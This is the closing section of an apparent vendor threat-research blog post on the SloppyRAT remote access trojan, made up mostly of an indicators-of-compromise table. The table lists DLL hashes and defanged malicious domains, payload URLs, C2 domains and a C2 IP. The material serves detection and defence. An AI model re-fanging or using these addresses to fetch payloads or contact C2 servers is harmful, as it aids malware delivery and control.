


Figure 5: Zscaler Cloud Sandbox Report for SloppyRAT.

In addition to sandbox detections, Zscaler's multilayered cloud security platform detects indicators related to the threat described in this blog with the following threat names:

- [Win64.Loader.PSInlineLoader](#)
- [Win64.Rat.SloppyRAT](#)

Zscaler MDR also detects this threat on endpoints using indicators of compromise and this detection analytic:

WIN-PYTHON-REMOTE-CODE-EXEC

Indicators Of Compromise (IOCs)

Indicator	Description
9f84cfc988530941555d1cb7780a091743cf567396201eff7731f5475768f9a	SHA256 of SloppyRAT DLL
8774533134d9d1514106c4090a0c5bccab4550facdcfe03f4e02b9764343a990	SHA256 of SloppyRAT DLL
ff142fc192daa2a83bc565e5b38ebbe05561f3a19c7fc2d08e38c97e1986bbc5	SHA256 of SloppyRAT DLL
680c3a9f5fdddfcc34856c7a67d21bbdd2b47d70bdfb829ff59cfa0e3bc72d21	SHA256 of SloppyRAT DLL

Indicator	Description
bdcf8fe230e23692b658b62b6547374e2234f2a497b19d26637018a1839e6dfd	SHA256 of SloppyRAT DLL
607212cfe73c5c84b2dd95b2c0ff37a47f4c8aad08e6d5cbb7c19a62c6b765f9	SHA256 of SloppyRAT DLL
7bb025b426ae6ccbc170fbca58634b8dd77a61447e48dabe9c2e2fb0d339d8b7	SHA256 of SloppyRAT DLL
6d50bb50d4e7d6ac36ca6d2761f382be8e1ddbebf3cdf4733cf989ba291f9013	SHA256 of SloppyRAT DLL
00c116e498799dc831c8aeb602349296c4b9325535d674fe2b6e2e091878dcec	SHA256 of SloppyRAT DLL
93273ea09bd9df881a594db8cfe1b1bbc54f40f623f44427278ae96fb9b46490	SHA256 of SloppyRAT DLL
971f25f84be88c4fd304d555b5e3da12f6b368e4b9ba0943961ff21ba6fa4d4d	SHA256 of SloppyRAT DLL
a13fcb0870f2fabb7e0a8c757ee3b763bd4a4b0cdf59eeff981d8e307fcf316	SHA256 of SloppyRAT DLL
518cd57a303ff7ac2b5c4c8439aa5bcfb9a287d4653de7b76051bde73a94d064	SHA256 of SloppyRAT DLL
3a8994928f512ffcb32e117ac45e0ee093541d99a9dba5f69a264f7f3054b19	SHA256 of SloppyRAT DLL
2fd95de716f330fad2330d8787ebdbecb3322453bdc41b2113427f9f92d32d2	SHA256 of SloppyRAT DLL
1439990ff65364a0f608a322aa3a493bc1683cb5fc30cffc44948da29623fffd	SHA256 of SloppyRAT DLL
eea52d2d6d4daf29157e8e813247fb2e92797324230ee42c79f7861b2f5c341d	SHA256 of SloppyRAT DLL
cb9930d0cde5bf8e8a7ad08fe2c60b937c7beaf9ab51b03191dfcaba40b7b189	SHA256 of SloppyRAT DLL
c0ef62a2d5ca11c2eedad3561d5d1d8b6e9847aa6b8613493e5bc233ece3d189	SHA256 of SloppyRAT DLL
4ecb2d06510dfef1b67f5d9a68c60f6d09ddb5be36cc1766a41d77c5b89d3a56	SHA256 of SloppyRAT DLL
466f9b8dce77b3a026fe4f833aa4949784fb854bea4137e52609e857d439dec8	SHA256 of SloppyRAT DLL
f534a957edec74d69081665309311b791b6d11a3221ffa67744812d73ad98eb	config.py Python Script
finger.linked4x[.]com	ClickFix script domain
skipraid[.]com	CastleLoader Domain
hxxps[:]//jskipraid[.]com/dsVGmQTrzX/default2	CastleLoader URL
hxxps[:]//jstro7121.blob.core.windows[.]net/dpp1/config.py	Python loader URL
hxxps[:]//jstro7121.blob.core.windows[.]net/dpp1/hostfxr.dll	SloppyRAT DLL URL

Indicator	Description
hxxps[:]//]backup-ubt[.]s3[.]us-east-1[.]amazonaws[.]com/hostfxr[.]dll	SloppyRAT DLL URL
stro7121.blob.core.windows[.]net	Python Downloader C2
62.106.66[.]148:443	SloppyRAT C2 IP
Mozilla/5.0 (compatible; DLLMemLoader/1.0)	Python Loader User-Agent
api.telephoneip[.]net	SloppyRAT C2 Domain
api.truesmart[.]org	SloppyRAT C2 Domain

Was this post useful?

Explore more Zscaler blogs

Get the latest Zscaler blog updates in your inbox

By submitting the form, you are agreeing to our [privacy policy](#).